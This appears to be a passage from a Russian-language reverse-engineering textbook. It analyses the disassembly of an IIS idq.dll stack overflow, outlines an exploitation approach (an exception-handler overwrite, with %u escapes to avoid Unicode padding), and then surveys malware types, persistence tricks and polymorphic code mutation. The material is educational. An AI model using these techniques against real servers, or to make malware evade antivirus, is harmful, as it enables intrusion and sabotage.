6e9007f5  mov     [ebp-0x14],eax
6e9007f8  jmp     6e900804
6e9007fa  mov     eax,[ebp-0x10]
6e9007fd  sub     eax,esi
6e9007ff  add     eax,ebx
6e900801  mov     [ebp-0x14],eax
6e900804  cmp     dword ptr [ebp-0x20],0x190
6e90080b  jb      6e900828
6e90080d  mov     eax,0x80040e14
6e900812  xor     ecx,ecx
6e900814  mov     [ebp-0x3c],eax
6e900817  lea     eax,[ebp-0x3c]
6e90081a  push    0x6e9071b8
6e90081f  push    eax
6e900820  mov     [ebp-0x38],ecx
6e900823  call    idq!_CxxThrowException (6e905c36)
6e900828  mov     eax,[ebp+0x8]
6e90082b  push    dword ptr [eax+0x8]
6e90082e  lea     eax,[ebp-0x1dc]
6e900834  push    eax
6e900835  lea     eax,[ebp-0x20]
6e900838  push    eax
6e900839  push    dword ptr [ebp-0x18]
6e90083c  call    idq!DecodeURLEscapes (6e9060be)
6e900841  xor     ecx,ecx
6e900843  cmp     [ebp-0x20],ecx
6e900846  jnz     6e900861
6e900848  mov     eax,0x80040e14
6e90084d  push    0x6e9071b8
6e900852  mov     [ebp-0x44],eax
6e900855  lea     eax,[ebp-0x44]
6e900858  push    eax
6e900859  mov     [ebp-0x40],ecx
6e90085c  call    idq!_CxxThrowException (6e905c36)
6e900861  lea     eax,[ebp-0x1dc]
6e900867  push    eax
6e900868  call    idq!DecodeHtmlNumeric (6e9060b8)
6e90086d  lea     eax,[ebp-0x1dc]
6e900873  push    eax
6e900874  call    dword ptr [idq!_imp___wcsupr (6e8f1148)]
6e90087a  mov     eax,[ebp-0x14]
6e90087d  pop     ecx
6e90087e  add     eax,0x2
6e900881  mov     [ebp-0x30],eax
6e900884  add     eax,eax
6e900886  push    eax
6e900887  call    idq!ciNew (6e905f86)
6e90088c  mov     [ebp-0x34],eax
6e90088f  mov     ecx,[ebp+0x8]
6e900892  mov     byte ptr [ebp-0x4],0x2
6e900896  push    dword ptr [ecx+0x8]
6e900899  push    eax
6e90089a  lea     eax,[ebp-0x14]
6e90089d  push    eax
6e90089e  push    esi
6e90089f  call    idq!DecodeURLEscapes (6e9060be)
6e9008a4  cmp     dword ptr [ebp-0x14],0x0
6e9008a8  jz      6e9008b2
```

```
6e9008aa  push    dword ptr [ebp-0x34]
6e9008ad  call    idq!DecodeHtmlNumeric (6e9060b8)
6e9008b2  mov     ecx,[ebp-0x24]
6e9008b5  lea     edx,[ebp-0x34]
6e9008b8  push    edx
6e9008b9  lea     edx,[ebp-0x1dc]
6e9008bf  mov     eax,[ecx]
6e9008c1  push    edx
6e9008c2  call    dword ptr [eax]
6e9008c4  push    dword ptr [ebp-0x34]
6e9008c7  and     byte ptr [ebp-0x4],0x0
6e9008cb  call    idq!ciDelete (6e905f8c)
6e9008d0  jmp     6e9008e4
6e9008d2  test    edi,edi
6e9008d4  jz      6e9008ec
6e9008d6  inc     edi
6e9008d7  push    0x26
6e9008d9  push    edi
6e9008da  call    dword ptr [idq!_imp__strchr (6e8f111c)]
6e9008e0  pop     ecx
6e9008e1  mov     edi,eax
6e9008e3  pop     ecx
6e9008e4  test    edi,edi
6e9008e6  jne     6e9007ae
6e9008ec  push    dword ptr [ebp-0x2c]
6e9008ef  or      dword ptr [ebp-0x4],0xffffffff
6e9008f3  call    idq!ciDelete (6e905f8c)
6e9008f8  mov     ecx,[ebp-0xc]
6e9008fb  pop     edi
6e9008fc  pop     esi
6e9008fd  mov     fs:[00000000],ecx
6e900904  pop     ebx
6e900905  leave
6e900906  ret     0x4
```

Листинг 7.2. Дизассемблированный код `CVariableSet::AddExtensionControlBlock` *из* `idq.dll`.

`CVariableSet::AddExtensionControlBlock` сначала устанавливает запись обработчика исключений и уменьшает `ESP` на `0x1d0`, или 464 байта, освобождая место для локальных переменных. Сразу возникает подозрение, что в стек будет скопирован значительный блок данных: немногие функции используют 464 байта локальных переменных. В первом фрагменте интерес представляет загрузка в `EAX` первого параметра из `[ebp+0x8]`.

Быстрое исследование в WinDbg показывает, что функцию вызывает `HttpExtensionProc`, документированный обратный вызов, посредством которого IIS общается с DLL ISAPI. Из Platform SDK следует, что `HttpExtensionProc` получает единственный параметр: указатель на структуру `EXTENSION_CONTROL_BLOCK`. Ради сохранения лесов планеты пропустим несколько страниц несущественного кода и перейдём к трём строкам с адреса `6e9006b7`, где смещение `+64` от `EAX` загружается в `ESI`, а затем в `EDI`. В `EXTENSION_CONTROL_BLOCK` по этому смещению находится элемент `lpszQueryString`, именно он нам и нужен.

Инструкция `6e9007ba` сохраняет `EDI` в `[ebp-0x18]`, где значение остаётся, после чего код ищет в строке символ `0x3d` функцией `strchr`. Это знак `=`, поэтому функция явно определяет конец обрабатываемой строки: в запросах он служит разделителем. Если символ найден, по адресу `6e9007cf` вычисляется расстояние от начала строки. Оно сохраняется в `[ebp-0x20]` и фактически является её длиной.

По адресу `6e900804` выполняется интересное сравнение длины с `0x190`, или 400 в десятичной системе. Если она не меньше 400, функция создаёт исключение C++ посредством `_CxxThrowException`. Выходит, некоторая проверка границ URL всё-таки есть. Где же ошибка? Мы как раз к ней подошли.

После успешного сравнения код готовит вызов DecodeURLEscapes. Эта функция принимает четыре параметра: указатель на строку из [ebp-0x18], указатель на её длину из [ebp-0x20], указатель на начало области локальных переменных из [ebp-0x1dc] и смещение +8 в EXTENSION_CONTROL_BLOCK. Очевидно, DecodeURLEscapes собирается скопировать или декодировать потенциально опасную строку в локальную область стека.

DecodeURLEscapes

Чтобы лучше понять ошибку, рассмотрим DecodeURLEscapes, хотя уязвимость формально находится не в ней. Функция представлена в листинге 7.3, снова в сокращённом виде только с существенными участками.

```
query!DecodeURLEscapes:
68cc697e  mov     eax,0x68d667cc
68cc6983  call    query!_EH_prolog (68d4b250)
68cc6988  sub     esp,0x30
68cc698b  push    ebx
68cc698c  push    esi
68cc698d  xor     eax,eax
68cc698f  push    edi
68cc6990  mov     edi,[ebp+0x10]
68cc6993  mov     [ebp-0x3c],eax
68cc6996  mov     [ebp-0x38],eax
68cc6999  mov     ecx,[ebp+0xc]
68cc699c  mov     [ebp-0x4],eax
68cc699f  mov     [ebp-0x18],eax
68cc69a2  mov     ecx,[ecx]
68cc69a4  cmp     ecx,eax
68cc69a6  mov     [ebp-0x10],ecx
68cc69a9  jz      query!DecodeURLEscapes+0x99 (68cc6a17)
68cc69ab  mov     esi,[ebp+0x8]
68cc69ae  mov     eax,ecx
68cc69b0  inc     eax
68cc69b1  mov     [ebp-0x14],eax
68cc69b4  movzx   bx,byte ptr [esi]
68cc69b8  and     dword ptr [ebp-0x34],0x0
68cc69bc  cmp     bx,0x2b
68cc69c0  jne     query!DecodeURLEscapes+0xdf (68cc6a5d)
68cc69c6  push    0x20
68cc69c8  pop     ebx
68cc69c9  inc     esi
68cc69ca  xor     eax,eax
68cc69cc  cmp     [ebp-0x34],eax
68cc69cf  jnz     query!DecodeURLEscapes+0x79 (68cc69f7)
68cc69d1  cmp     bx,0x80
68cc69d6  jb      query!DecodeURLEscapes+0x79 (68cc69f7)
68cc69d8  cmp     [ebp-0x18],eax
68cc69db  jnz     query!DecodeURLEscapes+0x79 (68cc69f7)
68cc69dd  cmp     [ebp-0x3c],eax
68cc69e0  jnz     query!DecodeURLEscapes+0x73 (68cc69f1)
68cc69e2  mov     eax,[ebp-0x14]
68cc69e5  push    eax
68cc69e6  mov     [ebp-0x38],eax
68cc69e9  call    query!ciNew (68d4a977)
68cc69ee  mov     [ebp-0x3c],eax
68cc69f1  mov     eax,[ebp-0x3c]
68cc69f4  mov     [ebp-0x18],eax
68cc69f7  mov     eax,[ebp-0x18]
68cc69fa  test    eax,eax
68cc69fc  jz      query!DecodeURLEscapes+0x88 (68cc6a06)
68cc69fe  mov     [eax],bl
68cc6a00  inc     eax
68cc6a01  mov     [ebp-0x18],eax
68cc6a04  jmp     query!DecodeURLEscapes+0x8d (68cc6a0b)
68cc6a06  mov     [edi],bx
68cc6a09  inc     edi
```

```
68cc6a0a  inc     edi
68cc6a0b  dec     dword ptr [ebp-0x10]
68cc6a0e  dec     dword ptr [ebp-0x14]
68cc6a11  cmp     dword ptr [ebp-0x10],0x0
68cc6a15  jnz     query!DecodeURLEscapes+0x36 (68cc69b4)
68cc6a17  test    eax,eax
68cc6a19  jz      query!DecodeURLEscapes+0xb4 (68cc6a32)
68cc6a1b  sub     eax,[ebp-0x3c]
68cc6a1e  push    eax
68cc6a1f  push    edi
68cc6a20  push    eax
68cc6a21  push    dword ptr [ebp-0x3c]
68cc6a24  push    0x1
68cc6a26  push    dword ptr [ebp+0x14]
68cc6a29  call    dword ptr [query!_imp__MultiByteToWideChar (68c61264)]
68cc6a2f  lea     edi,[edi+eax*2]
68cc6a32  and     word ptr [edi],0x0
68cc6a36  sub     edi,[ebp+0x10]
68cc6a39  mov     eax,[ebp+0xc]
68cc6a3c  push    dword ptr [ebp-0x3c]
68cc6a3f  or      dword ptr [ebp-0x4],0xffffffff
68cc6a43  sar     edi,1
68cc6a45  mov     [eax],edi
68cc6a47  call    query!ciDelete (68d4a9ae)
68cc6a4c  mov     ecx,[ebp-0xc]
68cc6a4f  pop     edi
68cc6a50  pop     esi
68cc6a51  mov     fs:[00000000],ecx
68cc6a58  pop     ebx
68cc6a59  leave
68cc6a5a  ret     0x10
.
.
.
```

Листинг 7.3. Дизассемблированный код функции `DecodeURLEscapes` *из* `query.dll`.

Перед анализом `DecodeURLEscapes` вспомним: первый параметр указывает на исходную строку, а третий - на область локальных переменных в стеке, куда, как ожидается, будет записана декодированная копия. Первый параметр загружается в `ESI`, третий - в `EDI`. Второй является указателем на длину строки и копируется в `[ebp-0x10]`. На этом подготовка закончена.

Затем начинается цикл копирования символов ASCII из `ESI` в `BX` инструкцией `MOVZX` по адресу `68cc69b4`. После этого они записываются по адресу из `EDI` как 16-разрядные значения, расширенные нулями, по адресу `68cc6a06`. Это обычное преобразование в Unicode, причём строка помещается в локальную переменную, указатель на которую передала `CVariableSet::AddExtensionControlBlock`.

Одновременно функция ищет специальные символы, обозначающие кодированные значения строки; большая часть таких последовательностей в листинг не включена. Важно, что значение `[ebp-0x10]` уменьшается и проверяется на ненулевое. Теперь причина ошибки видна целиком.

`CVariableSet::AddExtensionControlBlock` выделяет похожий на 400-байтовый буфер для декодированной строки из `DecodeURLEscapes`. Проверяется, что исходная строка ASCII не длиннее 400 символов, но `DecodeURLEscapes` записывает Unicode. Скорее всего, буфер был объявлен как строка Unicode на 200 символов, обычно типа `WCHAR`. Ошибка состоит в смешении байтов и символов Unicode: буфер вмещает 200 символов, а проверка разрешает 400.

Как и многие переполнения, эту ошибку не так просто эксплуатировать. Повлиять можно не на `DecodeURLEscapes`, а только на `CVariableSet::AddExtensionControlBlock`, потому что уязвимая переменная находится в стековой области последней, тогда как локальные переменные `DecodeURLEscapes` расположены по меньшим адресам. За концом локальной `WCHAR` можно перезаписать до 400 байт стека, то есть разницу между настоящим размером и максимумом, разрешённым проверкой. Этого точно достаточно для адреса возврата

CVariableSet::AddExtensionControlBlock и, вероятно, нескольких предыдущих вызовов. Но всё не так просто.

Посмотрим, что CVariableSet::AddExtensionControlBlock делает после возврата из DecodeURLEscapes. При успехе она дополнительно обрабатывает строку: вызывает DecodeHtmlNumeric и wcsupr, переводящую её в верхний регистр. Обычно перезапись стека этим операциям не мешает, и функция продолжает работу. Проблема начинается по адресу 6e90088f, где из [ebp+0x8] читается указатель на EXTENSION_CONTROL_BLOCK: изменить адрес возврата, не повредив параметр, невозможно. Даже если последние переданные данные являются тщательно выбранным адресом возврата, DecodeURLEscapes всё равно перезапишет два байта по [ebp+0x8], добавляя завершающий Unicode NULL.

Функция обращается к EXTENSION_CONTROL_BLOCK до возврата, поэтому повреждённый указатель приведёт к аварии раньше перехода по новому адресу, вероятно по 6e900896 при чтении смещения +8 структуры. Решение - воспользоваться указателем обработчика исключений вместо адреса возврата. В начале CVariableSet::AddExtensionControlBlock загружает в EAX значение 0x6e906af8 и вызывает idq!_EH_prolog, настраивая обработку исключений. Адрес 0x6e906af8 указывает на код, который система выполнит при исключении.

Вызов idq!_EH_prolog фактически помещает сведения об обработчике в стек. Система хранит указатель на этот адрес в особой области, доступной через fs:[0]. Переполнение повреждает и эту структуру, позволяя заменить адрес обработчика любым другим. Тогда можно не беспокоиться об указателе EXTENSION_CONTROL_BLOCK: достаточно перезаписать обработчик, и при аварии система вызовет выбранную функцию.

Остаётся ещё одна проблема. Всё переданное в DecodeURLEscapes преобразуется в Unicode, то есть между каждыми двумя байтами добавляется 0x0. Как построить пригодный адрес обработчика? Оказывается, это не требуется. Среди прочих возможностей DecodeURLEscapes умеет преобразовывать шестнадцатеричные цифры в двоичную форму. В URL можно включить escape-код вроде %u1234, и функция запишет значение прямо в целевую строку без проблем преобразования Unicode.

Заключение

Бреши безопасности трудно уловить и определить. Даже при наличии исходного кода иногда сложно отличить безопасный, безобидный фрагмент от опасной уязвимости. Однако, зная искомые типы проблем и участки повышенного риска, посредством реверс-инжиниринга вполне можно оценить безопасность функции. Для этого требуется понимание системы и признаков безопасного либо опасного кода.

Если прежде вы не сталкивались с миром безопасности и взлома, надеюсь, глава послужила хорошим введением. Но она лишь слегка коснулась поверхности. В сети есть тысячи статей и десятки книг. Неплохая отправная точка - Phrack, онлайн-журнал по адресу www.phrack.org. Это замечательный источник методов атак и эксплуатации с множеством глубоко технических материалов по самым разным темам взлома. В любом случае я призываю самостоятельно экспериментировать с этими концепциями: исследовать работающий код известных уязвимостей или собственные программы.

Глава 8. Реверс-инжиниринг вредоносных программ

Вредоносное программное обеспечение, или malware, - это любая программа, действующая против интересов пользователя или владельца системы. Обычно люди ожидают, что компьютер и всё выполняемое на нём ПО работают в их пользу. Нарушающая это правило программа считается вредоносной, поскольку служит интересам других лиц. Иногда граница размыта. Представьте, что генеральный директор компании решает следить за всеми сотрудниками. Существует множество программ, сообщающих статистику использования и привычки просмотра веб-страниц. Их можно считать вредоносными, потому что они действуют против интересов конечного пользователя и часто удаляются с огромным трудом.

Эта глава знакомит с понятием вредоносного ПО, описывает назначение таких программ и принципы их работы. Мы рассмотрим существующие виды malware и различные методы сокрытия от конечных пользователей и антивирусов.

Тема связана с реверс-инжинирингом, поскольку он является самым сильным оружием нас, хороших людей, против создателей вредоносных программ. Исследователи антивирусов постоянно анализируют новейшие образцы, определяют уровень опасности и изучают слабые места, чтобы создавать эффективную защиту. Сначала в главе обсуждаются основные понятия, затем процесс анализа демонстрируется на настоящей вредоносной программе.

Виды вредоносных программ

Сегодня вредоносный код настолько распространён, что разные его виды часто путают. В следующих разделах рассматриваются самые популярные категории, различия между ними и связанные с ними опасности.

Вирусы

Вирусы - самовоспроизводящиеся программы, обычно имеющие злонамеренную цель. Это старейшая разновидность malware, ставшая несколько менее популярной с появлением Интернета. Уникальная черта вируса, отличающая его от обычных программ, - самовоспроизведение. Какая ещё программа при каждой возможности создаёт собственные копии? За прошедшие годы существовало множество вирусов: вредные удаляли ценную информацию или блокировали компьютер, а безобидные просто выводили раздражающие сообщения, пытаясь привлечь внимание пользователя.

Обычно вирусы присоединяются к исполняемым файлам, например `.exe` в Windows, и постепенно копируют себя во многие программы заражённой системы. Как только заражённый файл передают и запускают на другом компьютере, тот также становится инфицированным. Поэтому вирусам почти всегда требуется какое-либо участие человека: они не могут просто "перетечь" на соседнюю машину. Настоящие вирусы сегодня довольно редки. Интернет является настолько привлекательной средой распространения, что почти всякая вредоносная программа так или иначе им пользуется. Malware, распространяющееся через Интернет, обычно называют червём.

Черви

По существу червь похож на вирус: это самовоспроизводящаяся вредоносная программа. Различие в том, что червь копирует себя по сети, например через Интернет, без непосредственного участия человека. Всё может происходить в фоновом режиме, пользователю даже не нужно прикасаться к компьютеру. Нетрудно представить, что черви обладают уже доказанной способностью бесконтрольно распространяться за удивительно короткое время. В мире, где почти все системы подключены к одной сети, им очень легко искать и заражать новые машины.

Черви используют несколько методов распространения. Современный червь может воспользоваться уязвимостью операционной системы или приложения, позволяющей спрятаться в с виду безобидном пакете данных. Такие дефекты рассматривались в главе 7. Атакующие применяют их по-разному, но чаще всего именно для создания червей. Другой распространённый путь - электронная почта. Черви массовой рассылки обычно просматривают список контактов и отправляют себя каждому адресату. Конкретное поведение зависит от почтовой программы, однако чаще всего получатель должен вручную открыть заражённое вложение. Атаки через уязвимости, напротив, редко требуют действий пользователя.

Троянские программы

Наверняка вы слышали историю троянского коня. Общая идея такова: безобидный предмет открыто вносят через главные ворота, хотя внутри скрывается нечто вредоносное. В мире ПО это с виду невинные файлы с тайным вредоносным кодом. Большинство троянских программ действительно выполняет полезную функцию, поэтому пользователь не замечает проблемы: видимая часть работает нормально, а скрытая за его спиной продвигает интересы атакующего.

Спрятать нежелательную функцию внутри полезной программы очень просто. Элегантный способ - встроить вредоносный элемент в остальном безобидное приложение. Жертва получает заражённую программу, запускает её и остаётся в полном неведении. Первоначальная функция продолжает работать, не вызывая подозрений.

Менее изящный, но эффективный способ - заставить пользователя поверить, что вредоносная программа является обычным файлом, например видеороликом или изображением. Особенно легко сделать это в Windows, где тип определяется расширением, а не фактическим анализом заголовка. Работает даже нелепый трюк: скрыть настоящее расширение после пары сотен пробелов. Рассмотрим имя `"A Great Picture.jpg .exe"`. Программа просмотра может не вместить его целиком и показать что-то вроде `"A Great Picture.jpg ..."`, скрыв, что это исполняемый файл, а не JPEG. Windows обычно всё же показывает значок приложения, но иногда использует значок, встроенный в исполняемый файл. Достаточно создать программу со стандартным значком изображения Windows и дать ей похожее имя.

Лазейки

Лазейка, или backdoor, - вредоносное ПО, создающее обычно скрытый канал, через который атакующий подключается к системе жертвы, управляет ею, наблюдает или иным способом взаимодействует. Некоторые лазейки являются отдельными программами: после запуска они позволяют удалённо подключиться и выполнять различные действия. Другие изначально внедряет в исходный код недобросовестный разработчик. Если вы думаете, что поставщики тщательно проверяют исходники перед выпуском продукта, подумайте ещё раз. Общее правило гласит: если работает, беспокоиться не о чем. Даже при ручной проверке лазейку можно спрятать настолько глубоко, что заметит её лишь чрезвычайно острый глаз. Именно такие проблемы делают открытое ПО привлекательным: в продуктах с открытым кодом подобное случается редко.

Мобильный код

Мобильный код - класс безобидных программ, специально предназначенных для перемещения и выполнения на множестве систем без явной установки конечным пользователем. Большинство современных мобильных программ делает просмотр веб-страниц более активным. Сюда относятся интерактивные апплеты Java и элементы ActiveX, позволяющие сайтам встраивать быстро реагирующую анимацию, трёхмерные презентации и другое содержимое. В зависимости от платформы такие программы позволяют сайту быстро загрузить и запустить код в системе пользователя. В большинстве, но не во всех случаях появляется подтверждение локальной установки и запуска. Тем не менее, как уже говорилось, многие нажимают кнопку "автоматически", даже не задумываясь, что загружаемый код может быть вредоносным.

Термин "мобильный код" определяет лишь способ распространения, а не технические детали выполнения. Некоторые виды, например сценарии Java, передаются как исходный код и потому разбираются намного легче. Другие, например компоненты ActiveX, являются обычными исполняемыми PE-файлами с машинным кодом IA-32; вероятно, их анализировать сложнее всего. Наконец, апплеты Java и некоторые другие компоненты распространяются в виде байт-кода, весьма уязвимого для декомпиляции и реверс-инжиниринга.

Рекламное и шпионское ПО

Это сравнительно новая, но чрезвычайно популярная категория. В неё входит несколько видов программ, из которых, вероятно, самые распространённые относятся к adware. Рекламное ПО принудительно показывает пользователям нежелательные объявления. Оно собирает статистику просмотра сайтов и покупательских привычек, иногда отправляя её на центральный сервер, а затем демонстрирует целевую рекламу. Adware распространяется разными способами, но главным остаётся включение в бесплатное ПО, которое фактически финансируется показом объявлений.

У таких программ есть несколько проблем, превращающих их в серьёзную неприятность и способных полностью испортить работу на заражённой системе. Во-первых, реклама может появляться из ниоткуда независимо от действий пользователя, сильно отвлекая и раздражая. Во-вторых, взаимодействие с операционной системой и браузером обычно настолько агрессивно и плохо реализовано, что снижает производительность и устойчивость. Например, Internet Explorer на заражённой машине нередко надолго зависает лишь потому, что шпионская DLL написана небрежно и неправильно использует многопоточность. Интересно, что это не намеренно: разработчики adware/spyware просто неосторожны и создают ошибочный код.

Неудаляемое ПО

Некоторые вредоносные программы, особенно заметные пользователю spyware и adware, прилагают много усилий, чтобы не позволить удалить себя вручную. Самый простой вариант - не предоставлять деинсталлятор, но это лишь вершина айсберга. Некоторые программы идут очень далеко, стараясь не дать никому, особенно обычному пользователю, в отличие от специально созданного средства, от них избавиться.

Вот пример для Windows. В реестр можно добавить ключи, заставляющие систему запускать malware при каждой загрузке. Во время работы программа постоянно следит, чтобы ключи не удалили, и немедленно восстанавливает их. Пользователь мог бы попытаться завершить процесс, а затем удалить записи. Тогда вредоносная программа применяет два процесса, каждый из которых наблюдает за другим. После завершения одного второй сразу запускает его заново, поэтому остановить оба трудно. Пока исполняемые файлы работают, удалить их с диска тоже сложно: операционная система держит их заблокированными.

Другой подход - разбросать копии вредоносного механизма по различным компонентам системы, например дополнениям браузера. Каждый компонент постоянно проверяет наличие остальных и немедленно переустанавливает повреждённый или удалённый.

Вредоносные программы будущего

Многие уже говорили следующее, и это становится очевидным: сегодняшнее malware - лишь вершина айсберга, оно может быть намного разрушительнее. В будущем вредоносные программы способны захватывать системы на столь низком уровне, что создать противоядие будет трудно: malware станет владеть платформой и сможет управлять самим антивирусом. Кроме того, однажды реальностью могут стать черви, похищающие сведения, позволяя украсть ценную информацию жертвы и потребовать за неё выкуп.

В следующих разделах рассматриваются некоторые футуристические концепции и оценивается их разрушительный потенциал.

Черви, похищающие информацию

Криптография прекрасна, но иногда её можно использовать во зло. Современное malware применяет её не слишком часто, однако это легко изменится. Асимметричное шифрование открывает новые возможности для червей, похищающих сведения [Young]. Такие программы распространялись бы подобно обычным червям, но находили в заражённой системе ценные данные, например документы и базы, и похищали их. Кража осуществлялась бы посредством асимметричного шифра, использующего пару ключей. Один, открытый, шифрует данные, другой, закрытый, расшифровывает. Получить один ключ из другого невозможно.

Похищающий информацию, или клептографический, червь может встроить ключ шифрования в собственное тело и начать обрабатывать всё ценное, например типы файлов, обычно содержащие пользовательские данные. Когда пользователь поймёт, что произошло, будет уже поздно. На заражённой системе могут находиться чрезвычайно важные сведения, фактически утраченные навсегда. Расшифровать их сможет только атакующий, владеющий закрытым ключом. Так открывается совершенно новый уровень атак: жертву можно шантажировать.

Реализовать идею, конечно, сложно. Вероятно, главная задача с точки зрения атакующего - потребовать выкуп и обменять на него ключ, сохранив полную анонимность. В [Young] обсуждаются несколько теоретических подходов, включая доказательства с нулевым разглашением, которые позволяют подтвердить обладание ключом расшифрования, не раскрывая его.

Вредоносное ПО BIOS и микропрограмм

Большинство стратегий защиты исходит из существования в системе доверенного элемента. Как антивирусу обнаруживать malware, если нельзя доверять основе? Представим программу, которая сканирует диск и читает файлы высокоуровневыми службами файловой системы. Умная вредоносная программа сравнительно легко установит себя как фильтр и перехватит вызовы антивируса, показывая поддельные версии файлов, обычно первоначальные незаражённые копии. Так она скроет факт заражения множества файлов.

Поэтому большинство средств защиты и антивирусов внедряется глубоко в ядро операционной системы. Они должны находиться достаточно низко, чтобы malware не могло исказить картину фильтрацией файловой системы или похожим способом.

Именно здесь всё может стать по-настоящему плохо. Что произойдёт, если вредоносная программа изменит компонент чрезвычайно низкого уровня? Антивирус выполнялся бы поверх заражённой основы и не смог бы определить, видит ли настоящую систему или искусственную картину, нарисованную скрывающейся программой. Рассмотрим, как это возможно.

Теоретически самый низкий уровень заражения - процессор или другое устройство с обновляемой микропрограммой. Большинство современных ЦП фактически выполняет низкоуровневый код, реализующий каждую ассемблерную инструкцию посредством микроопераций, micro-ops, или μ-ops. Работающий внутри процессора код называется firmware и обычно обновляется на месте специальной программой. Это разумное решение: ошибки исправляются программно без физической замены процессора. То же относится ко многим устройствам, например сетевым адаптерам и контроллерам хранения, основанным на программируемых микроконтроллерах с обновляемой пользователем микропрограммой.

Не вполне ясно, что именно способна сделать вредоносная микропрограмма, но перспективы пугают. Теоретически она станет частью более крупного malware и поможет скрывать его от средств защиты, нарушая целостность единственного доверенного компонента компьютера - аппаратуры. На практике реализовать атаку нелегко. Файлы обновлений процессоров Intel, по-видимому, зашифрованы, причём ключ надёжно спрятан внутри процессора, а точное содержимое неизвестно. Подробнее тема рассматривается в книге Ed Skoudis и Lenny Zeltser *Malware: Fighting Malicious Code* [Skoudis].

Применение вредоносных программ

Людей побуждают создавать malware разные мотивы. Одни разработчики руководствуются интересом и получают от распространения финансовую выгоду. Других ведут психологические импульсы или детское желание победить систему. Классифицировать программу по её действиям трудно. Обнаружив лазейку, открывающую доступ к файлам заражённых машин, невозможно понять, создана ли она для кражи ценных корпоративных данных или чтобы подсматривать личные файлы отдельного человека.

Рассмотрим самые типичные цели вредоносных программ и мотивы их авторов.

Доступ через лазейку

Это распространённая конечная цель. Атакующий получает неограниченный доступ к заражённой машине и использует её для самых разных задач.

Атаки отказа в обслуживании (DoS)

Такие атаки направлены на общедоступный сервер с веб-сайтом или иным ресурсом. Все заражённые машины, которых может быть огромное множество, программируются одновременно подключаться к цели и непрерывно повторять попытки. Часто сервер становится недоступным из-за насыщения интернет-канала или исчерпания собственных ресурсов. Обычно атакующий не получает прямой выгоды, кроме, возможно, мести. Она может появиться, если владелец сервера является его непосредственным деловым конкурентом.

Вандализм

Иногда люди действуют из чистого вандализма. Удаление ценных файлов жертвы или иной ущерб дают атакующему удовлетворение и чувство собственной значимости. Людям свойственно стремление повлиять на мир, но, к сожалению, некоторым безразлично, будет воздействие положительным или отрицательным.

Кража ресурсов

Вредоносная программа может похищать вычислительные и сетевые ресурсы других людей. Получив тщательно подготовленный код, работающий на множестве систем, атакующий использует их дополнительную вычислительную мощность и пропускную способность сети.

Кража информации

Наконец, malware легко применять для хищения сведений. После проникновения на узел украсть файлы и личные данные чрезвычайно просто. Если вы спрашиваете, куда отправить ценную информацию, не раскрыв атакующего, ответ таков: обычно на другую заражённую машину, откуда её можно забрать, не оставив следов.

Уязвимость вредоносных программ

Malware страдает той же основной проблемой, что технологии защиты от копирования: оно выполняется на недоверенной платформе и потому уязвимо для реверс-инжиниринга. Логика и функции вредоносной программы фактически открыты для всеобщего просмотра. Шифрование не решает проблему, поскольку процессор системы всегда должен иметь возможность расшифровать код и данные. Как только это сделано, исследователь может анализировать поведение; простого способа избежать этого нет.

Существует множество способов скрыть вредоносное ПО. Одни прячут его от конечного пользователя, другие затрудняют реверс-инжиниринг, чтобы программа дольше выживала в природе. Самый простой вариант - дать имя, которое кажется безобидным, или встроить код в компонент операционной системы, сделав его совершенно незаметным.

После обнаружения malware исследователи начинают анализировать и препарировать его. Большая часть работы представляет обычный реверс-инжиниринг, но часто применяются системные средства наблюдения за сетью и файлами, раскрывающие действия без ручного изучения кода. Всё же самым мощным методом остаётся анализ на уровне кода, поэтому авторы иногда пытаются ему помешать антиреверсивными приёмами. Они запутывают и усложняют программу, увеличивая время исследования. Важно помнить, что большинство таких методов ограничено: они способны лишь затруднить процесс, но не предотвратить его. Подробно они рассматриваются в главе 10.

Полиморфизм

Проще всего антивирусу опознавать вредоносные программы по уникальным сигнатурам. Он хранит часто обновляемую базу, стремящуюся содержать уникальный идентификатор каждого известного malware. Идентификация основывается на характерной последовательности, найденной в конкретном варианте программы.

Полиморфизм противодействует сигнатурному обнаружению, случайным образом кодируя или шифруя код с сохранением исходной функциональности. Простейший подход шифрует программу случайным ключом и расшифровывает при выполнении. В зависимости от момента сканирования это мешает точному распознаванию, поскольку каждая копия выглядит совершенно иначе.

У решения есть две серьёзные слабости. Во-первых, многие антивирусы ищут сигнатуры в памяти, где программа обычно присутствует в исходном незашифрованном виде. Во-вторых, статичным остаётся сам код расшифрования. Чтобы выполняться, программа обязана раскрыть себя в памяти, и теоретически сигнатурой может стать этот механизм.

Обычно проблему решают перестановкой или запутыванием отдельных элементов кода расшифрования либо всей программы так, чтобы изменить сигнатуру, сохранив поведение. Рассмотрим последовательность:

```
0040343B    8B45 CC        MOV EAX,[EBP-34]
0040343E    8B00           MOV EAX,[EAX]
00403440    3345 D8        XOR EAX,[EBP-28]
00403443    8B4D CC        MOV ECX,[EBP-34]
00403446    8901           MOV [ECX],EAX
00403448    8B45 D4        MOV EAX,[EBP-2C]
0040344B    8945 D8        MOV [EBP-28],EAX
0040344E    8B45 DC        MOV EAX,[EBP-24]
00403451    3345 D4        XOR EAX,[EBP-2C]
00403454    8945 DC        MOV [EBP-24],EAX
```

Почти тривиальный способ затруднить обнаружение - случайно менять используемые регистры. Последовательность применяет их независимо на нескольких этапах. Например, инструкции `00403448` и `0040344E` загружают в `EAX` значения для последующих действий. Легко сделать так, чтобы первая использовала один регистр, а вторая другой. Столь же просто заменить базовый указатель кадра стека `EBP` другим регистром общего назначения.

Можно менять намного больше, чем регистры, о чём говорится в следующем разделе о метаморфизме. Но ограничение масштаба позволяет создать простую процедуру, заранее знающую, какие байты требуется подменить. Всё задаётся жёстко, а конкретные регистры выбираются случайно во время выполнения.

```
0040343B     8B57 CC        MOV EDX,[EDI-34]
0040343E     8B02           MOV EAX,[EDX]
00403440     3347 D8        XOR EAX,[EDI-28]
00403443     8B5F CC        MOV EBX,[EDI-34]
00403446     8903           MOV [EBX],EAX
00403448     8B77 D4        MOV ESI,[EDI-2C]
0040344B     8977 D8        MOV [EDI-28],ESI
0040344E     8B4F DC        MOV ECX,[EDI-24]
00403451     334F D4        XOR ECX,[EDI-2C]
00403454     894F DC        MOV [EDI-24],ECX
```

Это функционально эквивалентный вариант. Выделенные в оригинале байты отличаются от первоначального представления. Для упрощения преобразования можно хранить список изменяемых байтов и допустимых замен. При самовоспроизведении программа случайно перебирает сочетания и создаёт уникальную последовательность машинного кода. Поскольку реализация требует жёсткой таблицы конкретных байтов, подход практичен лишь тогда, когда основная часть программы зашифрована или закодирована. Вручную перемешивать так всю программу невозможно. Кроме того, перед входом в полиморфную функцию все регистры должны сохраняться, а после выхода восстанавливаться.

